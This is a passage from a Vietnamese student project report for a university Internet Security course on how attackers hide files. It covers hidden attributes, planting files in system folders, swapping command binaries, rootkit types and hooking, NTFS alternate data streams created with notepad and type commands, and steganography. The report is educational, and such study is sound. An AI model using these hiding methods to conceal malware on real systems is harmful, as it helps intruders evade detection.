

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



BÁO CÁO ĐỒ ÁN

Môn học: BẢO MẬT INTERNET

Lớp: NT405.021.MMCL

Chương: Tấn công hệ thống (System Hacking)

Đề tài: Ẩn file (Hiding Files)

GVHD: ThS. Tô Nguyễn Nhật Quang

Nhóm sinh viên thực hiện:

STT	Họ và tên	MSSV	Email
1	Đinh Quảng Đại	20520886	20520886@gm.uit.edu.vn
2	Hồ Hải Dương	21520202	21520202@gm.uit.edu.vn
3	Hồ Mạnh Đạt	21520695	21520695@gm.uit.edu.vn
4	Lê Đức Thành	21521441	21521441@gm.uit.edu.vn

Tp. Hồ Chí Minh, 05/2024

LỜI MỞ ĐẦU

Đồ án của nhóm chúng em là một nghiên cứu về quá trình ẩn file trong tấn công hệ thống khá phổ biến hiện nay. Sau khi thảo luận về chủ đề này, chúng em đã tiến hành tìm hiểu về định nghĩa và ngữ cảnh thực hiện quá trình ẩn file của kẻ tấn công, sau đó nhóm trình bày về các phương thức tấn công cũng như cài đặt và triển khai các công cụ dùng để ẩn file. Cuối cùng nhóm chúng em kết luận lại các phương thức tấn công và đưa ra các biện pháp phòng chống.

Đồ án này đã đặt ra một thách thức lớn đối với nhóm chúng em về việc tìm kiếm thông tin và tài liệu về chủ đề cũng như việc cài đặt và triển khai các công cụ. Tuy nhiên, nhờ có thầy Tô Nguyễn Nhật Quang đã tận tình giảng dạy, giúp đỡ chúng em về mặt lý thuyết để chúng em có thêm kiến thức và kỹ năng cần thiết để làm việc hiệu quả và giải quyết các vấn đề.

Chúng em đã nỗ lực và cố gắng hoàn thành thật tốt đề tài được giao, nhưng cũng không thể tránh khỏi được những thiếu sót và những hạn chế trong quá trình hoàn thành đồ án. Mong thầy và các bạn thông cảm, góp ý thêm để đồ án của nhóm chúng em được hoàn thiện hơn.

Sau đây, nhóm chúng em sẽ trình bày về đề tài ẩn file trong chương tấn công hệ thống mà nhóm thực hiện qua các chương sau:

- Chương 1: Tổng quan đề tài
- Chương 2: Cơ sở lý thuyết
- Chương 3: Các công cụ sử dụng
- Chương 4: Các demo (Hình ảnh minh họa)
- Chương 5: Biện pháp phòng chống

MỤC LỤC

LỜI MỞ ĐẦU	2
CHƯƠNG 1: TỔNG QUAN ĐỀ TÀI	4
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	5
2.1. Định nghĩa về ẩn file	5
2.2. Ngưỡng cảnh thực hiện	6
2.3. Các phương thức tấn công	6
2.3.1. Quyền user cơ bản	7
2.3.1.1. Ẩn file qua việc thay đổi thuộc tính file	7
2.3.1.2. Giấu file ở các vị trí không ngờ đến	8
2.3.2. Quyền root/admin trên hệ thống	9
2.3.2.1. Thay đổi cách thực thi các tập lệnh	9
2.3.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)	9
2.3.3. Quyền user trên hệ thống Windows sử dụng NTFS	13
2.3.4. Quyền thực thi (execute) để giải mã dữ liệu	14
2.3.4.1. Giấu file trong các file dữ liệu khác (Steganography)	14
CHƯƠNG 3: CÁC CÔNG CỤ SỬ DỤNG	20
3.1. Công cụ OpenStego	20
3.2. Công cụ Steghide	20
3.3. Công cụ wbStego4open	21
3.4. Công cụ GiliSoft File Lock	21
3.5. Công cụ Unicode Whitespace Steganography	22
CHƯƠNG 4: CÁC DEMO (HÌNH ẢNH MINH HỌA)	23
4.1. Chiếm quyền user cơ bản	23
4.1.1. Ẩn file qua việc thay đổi thuộc tính file trên Linux – rename file	23
4.1.2. Ẩn file qua việc thay đổi thuộc tính file trên Windows - File Explorer	23
4.1.3. Ẩn file bằng sử dụng lệnh trên cmd trên máy Windows	25
4.2. Chiếm quyền root/admin trên hệ thống	26
4.2.1. Thay đổi cách thực thi các tập lệnh	26
4.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)	26
4.3. Công cụ OpenStego	28
4.4. Công cụ Steghide	31
4.5. Công cụ wbStego4open	32
4.6. Công cụ Gilisoft File Lock	37
4.7. Công cụ Unicode Text Steganography	38
CHƯƠNG 5: BIỆN PHÁP PHÒNG CHỐNG	41
5.1. Với phương thức tấn công qua quyền user cơ bản	41
5.1.1. Ẩn file qua việc thay đổi thuộc tính file	41
5.1.2. Giấu file ở các vị trí không ngờ đến	41
5.2. Với phương thức tấn công qua quyền root/admin trên hệ thống	41
5.2.1. Thay đổi cách thực thi các tập lệnh	41
5.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)	41
5.3. Với phương thức tấn công giấu file qua luồng ADS	42
5.4. Với phương thức tấn công giấu file trong các file dữ liệu khác	42
5.4.1. Kỹ thuật phát hiện giấu tin (Steganalysis)	42
5.4.2. Kỹ thuật CDR	42
TÀI LIỆU THAM KHẢO	43

CHƯƠNG 1: TỔNG QUAN ĐỀ TÀI

Trong thế giới số hóa ngày nay, việc bảo mật thông tin trở nên cực kỳ quan trọng. Tuy nhiên, các phương pháp tấn công hệ thống ngày càng tinh vi, trong đó có việc ẩn file độc hại. Điều này không chỉ gây ra nguy cơ mất mát dữ liệu mà còn có thể dẫn đến việc xâm nhập hệ thống, đánh cắp thông tin nhạy cảm.

Chẳng hạn, trong quá khứ, chúng ta đã chứng kiến nhiều vụ tấn công mạng nghiêm trọng. Một ví dụ điển hình là vụ tấn công WannaCry năm 2017, khi mà hàng trăm nghìn máy tính trên toàn thế giới bị mã hóa dữ liệu và yêu cầu chuộc phí. Điều đáng nói là, mã độc WannaCry được ẩn trong một file đính kèm trong email và người dùng không hề hay biết.

Một ví dụ khác là vụ tấn công Stuxnet, một loại mã độc được thiết kế để tấn công các hệ thống điều khiển công nghiệp. Stuxnet đã gây ra sự cố nghiêm trọng cho chương trình hạt nhân của Iran. Mã độc này cũng được ẩn trong các file và phân phối qua các thiết bị USB.



Những ví dụ trên đã cho thấy tầm quan trọng của việc tìm hiểu về cách thức ẩn file trong chương tấn công hệ thống, để có thể phát hiện và ngăn chặn các cuộc tấn công một cách hiệu quả hơn, đồng thời nâng cao khả năng bảo vệ dữ liệu và thông tin cá nhân. Đây chính là lý do mà nhóm chúng em chọn đề tài này để nghiên cứu.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1. Định nghĩa về ẩn file

- *Ẩn file (hiding files)* là quá trình ẩn giấu các tệp tin hoặc thư mục trên hệ điều hành để chúng không hiển thị trong trình duyệt tệp sao cho chỉ chủ sở hữu files mới biết được sự tồn tại của chúng.
- *Trong quá trình tấn công hệ thống*, việc ẩn file được sử dụng như một chiến thuật của kẻ tấn công (attacker). Kẻ tấn công sẽ che giấu các tệp tin mà họ đã tạo ra hoặc sửa đổi trên hệ thống của mục tiêu, nhằm mục đích không để phía mục tiêu hay các bên không liên quan có thể tìm thấy được những tệp tin này. Điều này giúp kẻ tấn công giữ được sự kiểm soát lâu dài hơn trên hệ thống của mục tiêu và tránh được sự phát hiện từ các biện pháp bảo mật.



- *Tùy theo đặc thù của cách tấn công*, việc ẩn files đáp ứng được các mục đích sau:
 - **Phân tán sự chú ý của người quản trị hệ thống:** Kẻ tấn công có thể sử dụng các file ẩn để tạo ra nhiều điểm tấn công, khiến cho người quản trị hệ thống phải tập trung vào nhiều mục tiêu cùng một lúc.
 - **Tránh được khả năng bị ngăn chặn cuộc tấn công:** Files chứa payload không thể thực thi do bị phát hiện bởi các cơ chế phòng thủ của hệ thống (như firewall, IDPS, antivirus, ...).
 - **Ẩn giấu files để tạo ra backdoors sử dụng cho các lần tấn công sau:** Kẻ tấn công có thể sử dụng các file ẩn để tạo ra các backdoor,


cho phép họ quay lại truy cập vào hệ thống mục tiêu mà không cần phải vượt qua các biện pháp bảo mật và thực thi lại các file khi cần thiết.

- **Kiểm soát được hệ thống và duy trì được quyền trên hệ thống:** thông qua việc ẩn files vào sâu trong hệ thống (rootkit, function, service, ...) kẻ tấn công có thể thu thập các thông tin mật hay các dữ liệu nhạy cảm khác.

2.2. Ngủ cảnh thực hiện

Sau khi chiếm được quyền truy cập và thành công trong việc leo thang đặc quyền vào hệ thống, hacker sẽ phải cố gắng duy trì quyền truy cập của mình để khai thác mục tiêu hoặc biến hệ thống mục tiêu bị xâm nhập thành công cụ để tấn công các hệ thống khác.

Để tránh việc bị hệ thống phát hiện ra các chương trình độc hại (thông qua lịch quét hệ thống định kỳ, các chương trình giám sát hệ thống, phần mềm diệt virus, đối tượng kiểm tra hệ thống thủ công...), hacker cần ẩn đi dấu vết hoạt động của mình, trong đó bao gồm việc ẩn đi các files sử dụng trong quá trình tấn công trên hệ thống.



2.3. Các phương thức tấn công

Khi thực hiện ẩn files, kẻ tấn công có thể thực hiện một hoặc nhiều phương pháp, tùy theo quyền chiếm được trong hệ thống mục tiêu:

Quyền truy cập	Phương thức thực hiện
Quyền user cơ bản	Ẩn file qua việc thay đổi thuộc tính file
	Giấu file ở các vị trí không ngờ đến
Quyền root/admin trên hệ thống	Thay đổi cách thực thi các tập lệnh
	Thay đổi cách thực thi hàm hệ thống (Rootkits)
Quyền user trên hệ thống Windows sử dụng NTFS	Giấu file qua luồng ADS (Alternate Data Stream)
Quyền thực thi (execute) để giải mã dữ liệu	Giấu file trong các file dữ liệu khác (Steganography)

2.3.1. Quyền user cơ bản

Quyền user cơ bản là quyền mặc định dành cho tất cả user trong hệ thống, bao gồm quyền đọc (read) và quyền ghi (write) cơ bản. Với quyền truy cập này, một attacker có thể sử dụng các phương pháp ẩn giấu file như sau:

2.3.1.1. Ẩn file qua việc thay đổi thuộc tính file

Khái niệm: Ẩn file qua việc thay đổi thuộc tính file là việc tận dụng đặc trưng của hệ điều hành để ẩn file. Đây là một kỹ thuật phổ biến mà các attacker sử dụng để giấu file hoặc thư mục trên hệ thống.

Trên hầu hết các hệ điều hành, có thể đặt thuộc tính “ẩn” cho file hoặc thư mục. Khi một file hoặc thư mục được đặt là “ẩn”, nó sẽ không hiển thị trong danh sách file hoặc thư mục khi người dùng xem thông qua giao diện người dùng đồ họa (Graphical User Interface - GUI). Điều này tạo ra một cơ hội cho các attacker để giấu các file hoặc thư mục mà họ không muốn người dùng khác phát hiện.

Phương pháp thực hiện:

Với Linux	Với Windows
Các file hoặc thư mục ẩn thường bắt đầu bằng dấu chấm “.”.	Các file hoặc thư mục ẩn được đánh dấu bằng thuộc tính Hidden.
Để xem các file ẩn trên giao diện người dùng đồ họa (GUI) : Nhấn tổ hợp phím Ctrl + H .	Để xem các file ẩn trên giao diện người dùng đồ họa (GUI) :

	Folder Options → View → Files and Folders → Hidden files and folders → Show hidden files, folders and drives.
Trên cửa sổ dòng lệnh (CLI): Sử dụng lệnh ls -a để liệt kê tất cả các file, bao gồm cả file ẩn.	Trên cửa sổ dòng lệnh (CLI): Sử dụng lệnh dir /a:h để liệt kê tất cả các file ẩn.

2.3.1.2. Giấu file ở các vị trí không ngờ đến

Khái niệm: Giấu file ở các vị trí không ngờ đến là một kỹ thuật thường được sử dụng trong các cuộc tấn công mạng. Các attacker thường lợi dụng sự chủ quan của con người và các hệ thống tự động để giấu các file độc hại ở những nơi mà người dùng hoặc hệ thống quét virus không thường xuyên kiểm tra.

Các thư mục hệ thống, thư mục dùng chung, hoặc thư mục dùng cho tài khoản khách là những nơi mà người dùng thường không kiểm tra và do đó, chúng trở thành nơi lý tưởng để ẩn giấu file.

Phương pháp thực hiện:

Với Linux	<p>Các thư mục như:</p> <ul style="list-style-type: none"> • /opt (thư mục add-on cho ứng dụng) • /var (thư mục biến môi trường) • /tmp (thư mục chứa các file tạm thời) • /etc (thư mục chứa các file cấu hình) <p>đều là những nơi mà một attacker có thể sử dụng để giấu file.</p>
Với Windows	<p>Các thư mục như:</p> <ul style="list-style-type: none"> • Programs: Đây là thư mục chứa các file thực thi của các ứng dụng đã được cài đặt trên máy tính, là nơi đảm bảo cho việc hoạt động bình thường của các ứng dụng. • Documents: Đây là thư mục mà người dùng thường lưu trữ các file cá nhân, như văn bản, hình ảnh, video, và nhiều loại file khác.

	<ul style="list-style-type: none"> • System32: Đây là thư mục chứa các file hệ thống quan trọng của Windows, chứa các thư viện, driver, và các file thực thi khác mà hệ điều hành cần để hoạt động. cũng là những nơi mà một attacker có thể sử dụng để giấu file.
--	--

2.3.2. Quyền root/admin trên hệ thống

2.3.2.1. Thay đổi cách thực thi các tập lệnh

Khái niệm: Thay đổi cách thực thi các tập lệnh, hay còn gọi là chỉ dẫn, liên quan đến việc thay đổi cách mà hệ thống máy tính hiểu và thực hiện các lệnh. Điều này có thể bao gồm việc thay đổi cách mà một lệnh cụ thể hoạt động, hoặc thậm chí thay đổi cách mà một nhóm lệnh hoạt động.

Phương pháp thực hiện:

Bước 1: Xác định lệnh cần thay đổi	Đầu tiên, attacker cần xác định lệnh mà họ muốn thay đổi. Ví dụ như lệnh ls , whereis , date , find ...
Bước 2: Tái cấu trúc file thực thi	Attacker có thể tự lập trình hoặc tải về một phiên bản khác của file thực thi cho lệnh mà họ muốn thay đổi.
Bước 3: Thay đổi vị trí file thực thi	Attacker sau đó có thể đưa file thực thi mới vào một vị trí khác trong hệ thống, sau đó tạo một liên kết tượng trưng (symbolic link) từ vị trí cũ của file thực thi đến vị trí mới.
Bước 4: Thay đổi vị trí trong hệ thống	Để đảm bảo rằng file thực thi mới được sử dụng thay vì file thực thi gốc, attacker cần đảm bảo rằng file thực thi mới nằm ở một vị trí mà hệ thống sẽ tìm kiếm trước khi tìm kiếm file thực thi gốc.

2.3.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)

Khái niệm: Rootkits là các chương trình độc hại ẩn giấu các đoạn mã độc có khả năng gây nguy hiểm được thiết kế để truy cập vào một máy tính mà không bị phát hiện. Rootkit có thể che giấu các dấu vết truy cập của mình bằng cách

sửa đổi các controller hoặc các module kernel và ẩn các tiến trình. Rootkit còn có thể làm suy yếu tính bảo mật của hệ thống mục tiêu.

Hacker đặt rootkit bằng cách:

- Quét các máy tính có lỗ hổng
- Bọc rootkit trong các chương trình virus, Trojan horse hay các phần mềm gián điệp hoặc một package đặc biệt như game hoặc ứng dụng bình thường
- Cài đặt lên máy mục tiêu thông qua kỹ thuật xã hội
- Tấn công zero-day (nâng cao đặc quyền, khai thác kernel Windows ...)

Mục tiêu của một rootkit:


- *Lấy quyền root trên mục tiêu và có thể truy cập từ xa thông qua backdoor:* Rootkit chiếm quyền điều khiển hệ thống, cho phép hacker thực hiện các hành động đánh cắp dữ liệu hay kiểm soát hệ thống từ xa.
- *Ẩn dấu vết của hacker và sự hiện diện của các ứng dụng hoặc tiến trình độc hại:* Khi đã được cài đặt, rootkit sẽ “ngụy trang” bản thân và hoạt động trong ẩn danh sao cho các trình bảo vệ hoặc các phần mềm chống virus không thể phát hiện được.
- *Thu thập dữ liệu nhạy cảm, lưu lượng mạng hệ thống mà các hacker bị hạn chế hoặc không có quyền truy cập:* Hacker có thể đánh cắp các thông tin cá nhân, mật khẩu, thông tin tài chính hoặc các dữ liệu khác, các thông tin quan trọng từ máy tính mục tiêu.
- *Lưu trữ các chương trình độc hại khác trên hệ thống:* Giúp hacker thực hiện các hoạt động độc hại khác như tấn công mạng, phân tán phần mềm độc hại hoặc sử dụng tài nguyên vào các hoạt động kinh tế phi hợp pháp...

Phân loại Rootkit:

Loại	Mô tả
Kernel-Level Rootkit	Kernel là nhân tố cốt lõi của một hệ điều hành. Rootkit cấp kernel chạy với đặc quyền cao nhất của hệ điều hành. Bao gồm các lỗ hổng trên máy tính và được tạo ra bằng cách viết thêm code hoặc thay thế một phần code kernel bằng code khác thông qua các device controller trên Windows hoặc Linux. Nếu code của rootkit chứa lỗi hoặc bugs, rootkit cấp kernel ảnh hưởng đến tính ổn định của hệ thống. Chúng có các đặc quyền giống như hệ điều hành do đó chúng khó phát hiện và có thể chặn hoặc lấy quyền điều khiển của một hệ điều hành.
Hypervisor-Level Rootkit	Hacker tạo ra các rootkit hypervisor bằng cách khai thác các tính năng phần cứng như Intel VT và AMD-V . Những rootkit này lưu trữ hệ điều hành của mục tiêu dưới dạng máy ảo, do đó nó chặn lại tất cả các lời gọi phần cứng được thực hiện bởi hệ điều hành mục tiêu. Hoạt động bằng cách sửa đổi boot sequence của hệ thống.
Hardware/Firmware Rootkit	Rootkit phần cứng/firmware sử dụng các thiết bị hoặc firmware nền tảng để tạo ra phần mềm độc hại trong phần cứng, chẳng hạn như đĩa cứng, BIOS hoặc card mạng. Rootkit ẩn trong firmware do người dùng không kiểm tra mã nguồn của nó.
Boot-Loader-Level Rootkit	Rootkit boot-loader (bootkit) hoạt động bằng cách sửa đổi boot loader hợp lệ hoặc thay thế nó bằng một cái khác. Bootkit có thể kích hoạt ngay trước khi hệ điều hành bắt đầu.
Application-Level/ User-Mode Rootkit	Rootkit này như một user cùng với các ứng dụng khác trong hệ thống. Nó khai thác hành vi tiêu chuẩn của các API và hoạt động bên trong máy của nạn nhân bằng cách thay thế các file nhị phân hoặc bằng cách sửa đổi hành vi của các ứng dụng hiện có bằng các patch, mã độc, ...

Library-Level Rootkits	Hoạt động ở cấp cao của hệ điều hành và thường sửa đổi, kết nối hoặc thay thế các lời gọi hệ thống bằng các phiên bản backdoor để ẩn thông tin về hacker.
-------------------------------	---

Cách Rootkit hoạt động:




- **System hooking** là quá trình thay đổi và thay thế con trỏ của các hàm gốc bằng các con trỏ được cung cấp bởi rootkit trong chế độ ẩn danh.
 - **Inline function hooking** là một kỹ thuật trong đó rootkit thay đổi một số byte của một hàm bên trong các DLL cốt lõi của hệ thống (**kernel32.dll** và **ntdll.dll**), đặt một lệnh để khi bất kỳ tiến trình nào gọi đến đều phải đi qua rootkit trước. Kỹ thuật này giúp rootkit ẩn dưới lớp giao diện công cộng của hệ điều hành để khó phát hiện và ngăn chặn bởi các phần mềm chống virus và công cụ phân tích hệ thống, đồng thời cho phép rootkit kiểm soát và thay đổi hành vi hệ thống.
- **Rootkit DKOM (Direct Kernel Object Manipulation)** có thể định vị và thao tác với tiến trình "**system**" trong cấu trúc bộ nhớ kernel và patch nó giúp ẩn các tiến trình và port, thay đổi đặc quyền và làm sai lệch Windows Event Viewer mà không gặp vấn đề, từ đó thay đổi dữ liệu bên trong các cấu trúc định danh tiến trình. Nó có thể thu được quyền truy cập đọc/ghi vào đối tượng **\Device\Physical Memory**. DKOM ẩn một tiến trình bằng cách tách nó khỏi danh sách tiến trình.

2.3.3. Quyền user trên hệ thống Windows sử dụng NTFS

Các khái niệm:

- **New Technology File System (NTFS)** là một hệ thống tập tin lưu trữ file với sự trợ giúp của hai data stream gọi là *NTFS streams*, cùng với các thuộc tính file. Data stream đầu tiên lưu trữ security descriptor cho file được lưu trữ như quyền truy cập, và data stream thứ hai lưu trữ dữ liệu của file.



- **Alternate Data Stream (ADS)** là dữ liệu được đính kèm vào một file trên hệ thống NTFS và không nằm trong file đó. Bảng MFT (Master File Table) của phân vùng chứa danh sách tất cả các data stream mà một file được lưu trữ và vị trí vật lý của chúng trên đĩa. Do đó, ADS không nằm trong file mà được liên kết với file thông qua file table.



Các file có ADS rất khó để phát hiện bằng các kỹ thuật duyệt file cơ bản như sử dụng dòng lệnh hoặc Windows Explorer. Sau khi một file ADS được đính kèm vào file gốc, kích thước của file gốc không thay đổi. Dấu hiệu duy nhất cho thấy file đã bị thay đổi là thời gian sửa đổi.

Cách tạo NTFS Streams:

Khi sử dụng NTFS data streams, hacker có thể gần như hoàn toàn che giấu các file trong hệ thống. Client rất khó để nhận ra vì Explorer chỉ hiển thị các file gốc; nó không thể xem các stream liên kết với các file gốc và không thể xác định không gian đĩa được sử dụng bởi các stream này.

Bước 1: Khởi tạo 1 file text qua Command Prompt: **notepad.exe basefile.txt**. Ghi vào file bất cứ thông tin nào và lưu lại trong thư mục hiện hữu.

Bước 2: Khởi tạo luồng ADS trên cùng file: **notepad.exe basefile.txt:hiddenstream.txt**. Với cú pháp “:”, một luồng ADS đã được tạo ra và lưu ở dạng file text.

Bước 3: Nội dung luồng phụ có thể được thay đổi bằng việc nạp từ file khác. Với trường hợp giả định, có thể nạp dữ liệu từ file gốc qua lệnh: **type hiddencontent.txt > basefile.txt:hiddenstream.txt**


2.3.4. Quyền thực thi (execute) để giải mã dữ liệu

2.3.4.1. Giấu file trong các file dữ liệu khác (Steganography)

Khái niệm: Steganography là một phương pháp giấu thông tin vào trong các phương tiện truyền thông như hình ảnh, âm thanh hoặc văn bản giúp cho việc truyền tin không gây nghi ngờ. Trong steganography, thông tin cần giấu đi thường là một thông điệp hoặc một file khác mà chỉ người nhận cần biết. Để làm điều này, steganography sử dụng các kỹ thuật để chèn thông tin bí mật vào trong dữ liệu gốc. Ví dụ trong hình ảnh, steganography có thể thay đổi một số giá trị bit không sử dụng để ẩn thông điệp.



Phân loại Steganography:



- **Linguistic Steganography:** Thông tin bí mật được che giấu bằng cách thay đổi, mã hóa, hoặc chèn vào văn bản gốc thông qua việc sử dụng các kỹ thuật ngôn ngữ như thay đổi từ ngữ, cú pháp, cấu trúc câu, hoặc sử dụng các mã hóa ngôn ngữ đặc biệt.
 - **Semagrams:** là một kỹ thuật ẩn tin sử dụng các biểu tượng hoặc ký hiệu để giấu thông tin. Phân loại của semagrams như sau:
 - **Text Semagrams:** Một semagram văn bản giấu thông điệp văn bản bằng cách thay đổi hoặc biến đổi diện mạo của văn bản chủ đề, thay đổi cỡ chữ, kiểu chữ, thêm khoảng trắng dư thừa trong tài liệu, thêm hoa văn trong các chữ cái hoặc văn bản viết tay, ...
 - **Visual Semagrams:** Kỹ thuật này ẩn thông tin trong một bức vẽ, tranh, chữ viết, âm nhạc hoặc một biểu tượng.
 - **Open Codes:** Open code giấu tin nhắn bí mật trong một thông điệp chứa thông tin hợp pháp và được thiết kế một cách rõ ràng trên tài liệu mà người đọc thông thường không hiểu rõ. Kỹ thuật open code bao gồm hai nhóm chính:
 - **Jargon Codes (Code ngôn ngữ chuyên môn):** Trong loại ẩn dụ này, một ngôn ngữ cụ thể được sử dụng có thể được hiểu bởi nhóm người cụ thể mà thông điệp định hướng, trong khi đối với những người khác thì vô nghĩa.

- **Covered Ciphers (Code ẩn danh):** Trong Covered Ciphers, thông tin bí mật được che giấu bằng cách mã hóa nó và sau đó chèn vào văn bản gốc một cách tự nhiên và khó phát hiện.

- **Technical Steganography:**

- **Invisible Ink:** Kỹ thuật này có nghĩa là viết thông tin một cách “vô hình” bằng các chất lỏng không màu và sau đó làm thông tin hiện thị thông qua các phương pháp đặc biệt như nhiệt độ hoặc ánh sáng.
- **Microdots:** Một microdot là một văn bản hoặc hình ảnh được thu gọn đáng kể về kích thước có thể chứa đến một trang giấy trong một dấu chấm duy nhất. Microdots thường có hình dạng tròn và đường kính khoảng một millimet nhưng có thể được chuyển đổi thành các hình dạng và kích cỡ khác nhau.
- **Hiding places:** Ẩn thông tin trong các phương tiện khác nhau, mục đích là để che giấu và đánh lạc hướng.
- **Computer-Based Methods:** Phương pháp computer-based thực hiện việc thay đổi các carrier để nhúng thông tin bên ngoài vào các carrier gốc. Việc truyền tải thông tin này xảy ra dưới dạng văn bản, binary file, thiết bị lưu trữ, dữ liệu truyền thông qua mạng.
 - **Kỹ thuật thay thế (Substitution Techniques):** Trong kỹ thuật này, người gửi cố gắng mã hóa thông tin bí mật bằng cách thay thế các bit không quan trọng bằng thông điệp bí mật.
 - **Kỹ thuật biến đổi (Transform Domain Techniques):** Kỹ thuật này che giấu thông tin trong những phần quan trọng của hình ảnh gốc, chẳng hạn như cắt, nén và xử lý hình ảnh làm cho việc tấn công trở nên khó khăn hơn.
